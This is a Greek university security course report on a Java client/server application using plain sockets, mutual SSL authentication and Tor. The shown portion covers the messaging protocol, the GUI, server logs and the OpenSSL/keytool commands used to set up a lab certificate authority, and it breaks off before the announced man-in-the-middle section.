



ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

22/10/2014

# SECURITY DOCUMENTATION

Επίθεση MitM σε περιβάλλον Client-  
Server με κρυπτογράφηση SSL,  
χωρίς SSL και μέσω του δικτύου Tor.

## Συντάκτες

ΜΠΟΥΣΙΟΣ ΝΙΚΟΛΑΟΣ  
ΚΑΩΝΗΣ ΧΑΡΗΣ ΙΩΑΝΝΙΚΙΟΣ  
ΧΑΣΙΩΤΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ

321/2010124  
321/2010069  
321/2011175

# Περιεχόμενα

Εισαγωγή – Περίληψη .....	2
Java Application .....	3
Πρωτόκολλο Επικοινωνίας .....	3
Client GUI .....	5
Server .....	6
Two-Way SSL Authentication .....	7
Tor (The onion router) .....	12
Screenshot Εκτέλεσης .....	15
MitM Attack .....	18
Περιγραφή .....	18
Σενάριο Μη-Κρυπτογραφημένης Σύνδεσης .....	21
Σενάριο SSL Σύνδεσης .....	23
Σενάριο με σύνδεση μέσω Tor .....	25
Μειονεκτήματα χρήσης του TOR .....	26



## Εισαγωγή – Περίληψη

*Η συγκεκριμένη αναφορά υλοποιήθηκε στα πλαίσια του προπτυχιακού μαθήματος «Ασφάλεια Δικτύων Υπολογιστών και Τεχνολογίες Προστασίας της Ιδιωτικότητας» που διδάσκεται από τον Κ. Καμπουράκη στο τμήμα Πληροφοριακών και Επικοινωνιακών Συστημάτων του Πανεπιστημίου Αιγαίου. Στην αναφορά περιγράφονται η εφαρμογή Client/Server που υλοποιήθηκε και οι επιθέσεις MITM που επιχειρήθηκαν ανάμεσα στο Client και τον Server. Ποιο εκτεταμένα περιγράφεται το πρωτόκολλο επικοινωνίας που χρησιμοποιήθηκε στο Client/Server καθώς και οι διάφοροι τρόποι με τους οποίους αυτοί συνδέονται μεταξύ τους, χωρίς ή με κρυπτογράφηση SSL καθώς και η ανωνυμία που επιτυγχάνεται με την σύνδεση και επικοινωνία αυτών μέσω του δικτύου Tor. Στην συνέχεια επιχειρείται επίθεση τύπου MITM ανάμεσα στον Client/Server προσπαθώντας να ελέγξουμε κατά πόσο αυτή η επίθεση είναι δυνατή ανάλογα με τον τρόπο που οι δυο τους συνδέονται μεταξύ τους.*

# Java Application

## Πρωτόκολλο Επικοινωνίας

Το πρωτόκολλο επικοινωνίας μεταξύ client/Server ξεκινά από τον client όπου συνδέεται στον Server και του στέλνει «Initiate Connection» στην συνέχεια ο Server απαντά με «Connection Initiated» και η σύνδεση μεταξύ τους έχει εδραιωθεί.

Για την αποστολή μηνύματος ο client στέλνει στον Server «Message Exchange» όπου ο Server απαντά με «Message Exchange Initiated». Στην συνέχεια ο client στέλνει ένα μήνυμα και ο Server του απαντά ρωτώντας τον client αν του έστειλε το μήνυμα που έλαβε. Η ανταλλαγή μηνυμάτων σταματά μέχρι ο server να λάβει «Finish».


Για την αποστολή αρχείων ο client στέλνει στον server «File Exchange» και ο server απαντά με «File Exchange Initiated». Στην συνέχεια ο Client στέλνει «ClientSendFile» και παίρνει από τον Server ACK «ClientSendFileInitiated» στην συνέχεια ο client στέλνει το όνομα, μέγεθος αρχείου και τέλος το ίδιο το αρχείο στον Server. Όταν ο server λάβει και το τελευταίο buffered κομμάτι του αρχείου από τον client απαντά με «File Received» ώστε ο client να γνωρίζει ότι το αρχείο έφτασε με επιτυχία. Η ανταλλαγή αρχείων σταματά μέχρι ο server να λάβει «Finish».

Για την παραλαβή αρχείου από τον Server ο client στέλνει στον server «Client Receives File» και ο server απαντά με μια λίστα αρχείων που έχει. Εν συνεχεία ο client στέλνει στον Server το όνομα του αρχείου που θέλει να κατεβάσει και ο server του στέλνει το μέγεθος του συγκεκριμένου αρχείου και μετά το αρχείο το ίδιο. Η ανταλλαγή αρχείων σταματά μέχρι ο server να λάβει «Finish».

Για τερματισμό της σύνδεσης μεταξύ τους ο client στέλνει στον server «Terminate Communication» και η σύνδεση μεταξύ τους διακόπτεται.

Παρακάτω φαίνεται μια διαγραμματική απεικόνιση της επικοινωνίας μεταξύ Client/Server η οποία δημιουργήθηκε με χρήση του UML Visual Paradigm.






## Client GUI

Η εφαρμογή client διαθέτει ένα πλήρες GUI όπου ο χρήστης μπορεί να συνδεθεί στον server χρησιμοποιώντας διαφορετικούς κάθε φορά τρόπους σύνδεσης. Ο πρώτος τρόπος ονομάζεται “Plain” και είναι η σύνδεση στον server μέσω ενός απλού Socket στην πόρτα 5555. Ο δεύτερος τρόπος είναι μέσω ενός socket όπου χρησιμοποιείται το SSL και βασίζεται στην αμοιβαία αυθεντικοποίηση των Client και Server. Τέλος ο χρήστης έχει την δυνατότητα να επιλέξει αν θα συνδεθεί μέσω του τοπικού δικτύου του ή του internet ή αν θα επιλέξει να συνδεθεί μέσω του Tor. Στον client ακόμη υπάρχει η επιλογή της IP του Server που θα συνδεθεί ή του hostname αν επιλέξει μέσω του Tor.

Για την αποστολή αρχείων ή μηνμάτων υπάρχει κουμπί ή textbox αντίστοιχα και στα δεξιά ένα κουμπί Send για την αποστολή του αρχείου/μηνύματος. Παρακάτω φαίνεται ένα screenshot του GUI της εφαρμογής με βήματα που ο χρήστης θα πρέπει να ακολουθήσει για σύνδεση στον Server.




- Στο Βήμα 1: επιλέγεται η διεύθυνση ip του server ή το hostname αν επιλέγει σύνδεση μέσω tor στο βήμα 3.
- Στο Βήμα 2: επιλέγεται αν η σύνδεση θα είναι κρυπτογραφημένη με SSL/TLS ή όχι (Plain).
- Στο Βήμα 3: επιλέγεται αν η σύνδεση θα είναι μέσω του δικτύου tor.
- Στο Βήμα 4: πατάμε το κουμπί Connect για σύνδεση στον Server ή Disconnect για αποσύνδεση.

- Στο Βήμα 5: επιλέγουμε αν θα στείλουμε αρχείο ή κείμενο και αναλόγως γράφουμε στο textbox αλλιώς πατάμε το κουμπί file και επιλέγουμε αρχείο προς αποστολή.
- Τέλος στο Βήμα 6: πατάμε το κουμπί send για αποστολή μηνύματος ή αρχείου βάση της επιλογής μας στο βήμα 5.

## Server

Ο Server είναι multi-threaded έχοντας την δυνατότητα να δεχθεί συνδέσεις και να εξυπηρετήσει πολλούς clients παράλληλα. Ξεκινά με 2 βασικά threads, το ένα για συνδέσεις μη κρυπτογραφημένες σε απλό Socket στην πόρτα 5555 και το άλλο για συνδέσεις κρυπτογραφημένες σε SSL Socket στην πόρτα 5556. Είναι console based και εμφανίζει διάφορα διαγνωστικά και διαδικαστικά μηνύματα στον χειριστή του. Ακόμη έχει την δυνατότητα να δέχεται και να στέλνει αρχεία με τον client. Παρακάτω φαίνεται ένα screenshot εκτέλεσης του όπου 2 client στο τοπικό δίκτυο (ίδιος υπολογιστής) συνδέονται ταυτόχρονα πάνω του ο ένας με μη κρυπτογραφημένο Socket και ο άλλος με κρυπτογραφημένο SSL Socket.

Στο thread που τρέχει το SSL ο διακομιστής εισάγει τα keystore «jks» της CA και το δικό του στο trustStore και keyStore αντίστοιχα.



```

C:\ProgramData\Oracle\Java\javapath\java.exe
Server is Listening on Port 5555
Server over SSL is Listening on Port 5556
Client 192.168.1.146:60684 connected over plain socket.
ConnectionInitiated
Client 192.168.1.146:60685 connected over SSL socket.
ConnectionInitiated
MessageExchangeInitiated
Message:'Laki Luke' Received from client.
Send response string
MessageExchangeInitiated
Message:'Server is awesome...!!!!' Received from client.
Send response string
TerminateCommunication
TerminateCommunication
  
```

## Two-Way SSL Authentication

Στην εφαρμογή που δημιουργήσαμε Client/Server η επιλογή για κρυπτογραφημένη σύνδεση μεταξύ τους με SSL βασίζεται στην αμφίδρομη και αμοιβαία πιστοποίηση τους.

Στην αμφίδρομη λοιπόν ταυτοποίηση μέσω SSL ή αλλιώς “Two-way SSL authentication”, η εφαρμογή πελάτη (client SSL) επαληθεύει την ταυτότητα της εφαρμογής διακομιστή (Server SSL), και τότε η εφαρμογή διακομιστή (Server SSL) επαληθεύει την ταυτότητα της εφαρμογής SSL-Client. Η συγκεκριμένη αυθεντικοποίηση αναφέρεται και ως αυθεντικοποίηση πελάτη καθώς αυτός στέλνει ζητά το πιστοποιητικό και πιστοποιεί πρώτα τον server και εν συνεχεία στέλνει το πιστοποιητικό του στον server όπου ο τελευταίος αναλαμβάνει την αυθεντικοποίηση του πελάτη.


Συνοπτικά λοιπόν, ο αμοιβαίος έλεγχος ταυτότητας SSL ή πιστοποιητικού γίνεται με βάση τον αμοιβαίο έλεγχο ταυτότητας αναφορικά με δύο μέρη που το ένα επικυρώνει το άλλο μέσα από τον έλεγχο των ψηφιακών πιστοποιητικών τους με βάση μια αρχή πιστοποίησης, έτσι ώστε και τα δύο μέρη να είναι σίγουρα για την ταυτότητα του άλλου. Βηματικά μπορούμε να πούμε

1. Ένας πελάτης ζητά πρόσβαση σε ένα διακομιστή.
2. Ο διακομιστής παρουσιάζει το πιστοποιητικό του στον πελάτη.
3. Ο πελάτης ελέγχει το πιστοποιητικό του διακομιστή με βάση αυτό της CA που έχει.
4. Αν είναι επιτυχής, ο πελάτης στέλνει το πιστοποιητικό του στον Server.
5. Ο διακομιστής επαληθεύει τα διαπιστευτήρια του πελάτη με βάση αυτό της CA που έχει.
6. Αν είναι επιτυχής, ο διακομιστή δημιουργεί ένα κανάλι επικοινωνίας με τον πελάτη.

Παρακάτω βλέπου μια γραφική απεικόνιση της διαδικασίας.







ΕΙΚΟΝΑ 1

Ξεκινώντας λοιπόν δημιουργήσαμε μια αρχή πιστοποίησης με την βοήθεια του εργαλείου OpenSSL. Ξεκινήσαμε δημιουργώντας ένα ζεύγος κλειδιών με κωδικό “aegean” και την CA χρησιμοποιώντας την εντολή

```
openssl req -new -passout pass:aegean -x509 -extensions v3_ca -keyout CA_private.pem -out CA_certificate.pem -config ca.conf
```

όπου ζητάμε την έκδοση πιστοποιητικού για την CA μας το οποίο θα πάρει πληροφορίες από τον ca.conf που φτιάξαμε και περιέχεται στον φάκελο του Certificates.

Στην συνέχεια δημιουργούμε ένα keystore με το εργαλείο keytool όπου γίνεται εξαγωγή του certificate αρχείου της CA που δημιουργήσαμε στο keystore σε μορφή “jks”, με κωδικό “aegean”, χρησιμοποιώντας την εντολή.

```
keytool -importcert -file CA_certificate.pem -keystore CA_Keystore.jks -alias CA_certificate -storepass aegean
```

```
CA. Command Prompt
C:\Users\Nickos\Desktop\CA_AEGEAN>openssl req -new -passout pass:aegean -x509 -extensions
v3_ca -keyout CA_private.pem -out CA_certificate.pem -config ca.conf
Loading 'screen' into random state - done
Generating a 4096 bit RSA private key
.....
++
.....++
writing new private key to 'CA_private.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [AEGEAN CA gov]:
Organizational Unit Name (department, division) [University]:
Email Address [aegean@aegean.gr]:
Locality Name (city, district) [Karlovasil]:
State or Province Name (full name) [Samos]:
Country Name (2 letter code) [GR]:
Common Name (hostname, IP, or your name) []:AEGEAN CA gov


C:\Users\Nickos\Desktop\CA_AEGEAN>keytool -importcert -file CA_certificate.pem -keystore C
A_certificate.jks -alias CA_certificate -storepass aegean
Owner: CN=AEGEAN CA gov, C=GR, ST=Samos, L=Karlovasi, EMAILADDRESS=aegean@aegean.gr, OU=Un
iversity, O=AEGEAN CA gov
Issuer: CN=AEGEAN CA gov, C=GR, ST=Samos, L=Karlovasi, EMAILADDRESS=aegean@aegean.gr, OU=U
niversity, O=AEGEAN CA gov
Serial number: 9faea8365289219d
Valid from: Mon Oct 20 13:01:17 EEST 2014 until: Wed Nov 19 12:01:17 EET 2014
Certificate fingerprints:
    MD5: B0:CF:F9:C9:20:C8:68:ED:91:BF:2B:BE:C9:7F:A6:E4
    SHA1: 01:DE:E6:50:45:8B:94:8E:76:F6:38:D8:7E:D1:C2:07:76:36:9A:B7
    SHA256: 2E:D7:2E:B2:CA:14:6D:95:1E:A3:DD:69:63:E5:BF:0F:C5:AC:89:18:24:4F:2E:57:C
6:11:C1:38:22:34:BB:3E
    Signature algorithm name: SHA256withRSA
    Version: 3

Extensions:
#1: ObjectId: 2.5.29.35 Criticality=false
AuthorityKeyIdentifier [
    KeyIdentifier [
        0000: 1D 55 C9 65 64 EB A7 8E 7E DC 8F 66 38 5D F1 1D .U.ed.....f8l..
        0010: 23 48 79 43 #HyC
    ]
    [CN=AEGEAN CA gov, C=GR, ST=Samos, L=Karlovasi, EMAILADDRESS=aegean@aegean.gr, OU=Universi
ty, O=AEGEAN CA gov]
    SerialNumber: [ 9faea836 5289219d]
]
#2: ObjectId: 2.5.29.19 Criticality=false
BasicConstraints:[
    CA:true
    PathLen:2147483647
]
#3: ObjectId: 2.5.29.15 Criticality=false
KeyUsage [
    Key_CertSign
    Crl_Sign
]
#4: ObjectId: 2.16.840.1.113730.1.1 Criticality=false
NetscapeCertType [
    SSL CA
    S/MIME CA
    Object Signing CA]
#5: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
    KeyIdentifier [
        0000: 1D 55 C9 65 64 EB A7 8E 7E DC 8F 66 38 5D F1 1D .U.ed.....f8l..
        0010: 23 48 79 43 #HyC
    ]
]
Trust this certificate? [no]: yes
Certificate was added to keystore
```



Στην συνέχεια πρέπει να δημιουργήσουμε τα πιστοποιητικά για τον server και τον client τα οποία θα εκδώσει η CA. Για να συμβεί αυτό αρχικά θα πρέπει να ζητήσουμε από την CA την έκδοση τους δημιουργώντας ένα certificate request.

```
openssl req -new -passout pass:aegean -nodes -out Client_request.pem  
-keyout Client_private.pem -config ca.conf  
  
openssl req -new -passout pass:aegean -nodes -out Server_request.pem  
-keyout Server_private.pem -config ca.conf
```



```
Command Prompt  
C:\Users\Nickos\Desktop\CA_AEGEAN>openssl req -new -passout pass:aegean -nodes -out Client_request.pem -keyout Client_private.pem -config ca.conf  
Loading 'screen' into random state - done  
Generating a 4096 bit RSA private key  
.....++  
.....++  
writing new private key to 'Client_private.pem'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Organization Name (company) [IAEGEAN CA gov]:  
Organizational Unit Name (department, division) [University]:  
Email Address [laegean@aegean.gr]:  
Locality Name (city, district) [Karlovasil]:  
State or Province Name (full name) [Samos]:  
Country Name (2 letter code) [GR]:  
Common Name (hostname, IP, or your name) [I:AEGEAN CLIENT  
C:\Users\Nickos\Desktop\CA_AEGEAN>openssl req -new -passout pass:aegean -nodes -out Server_request.pem -keyout Server_private.pem -config ca.conf  
Loading 'screen' into random state - done  
Generating a 4096 bit RSA private key  
.....++  
.....++  
writing new private key to 'Server_private.pem'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Organization Name (company) [IAEGEAN CA gov]:  
Organizational Unit Name (department, division) [University]:  
Email Address [laegean@aegean.gr]:  
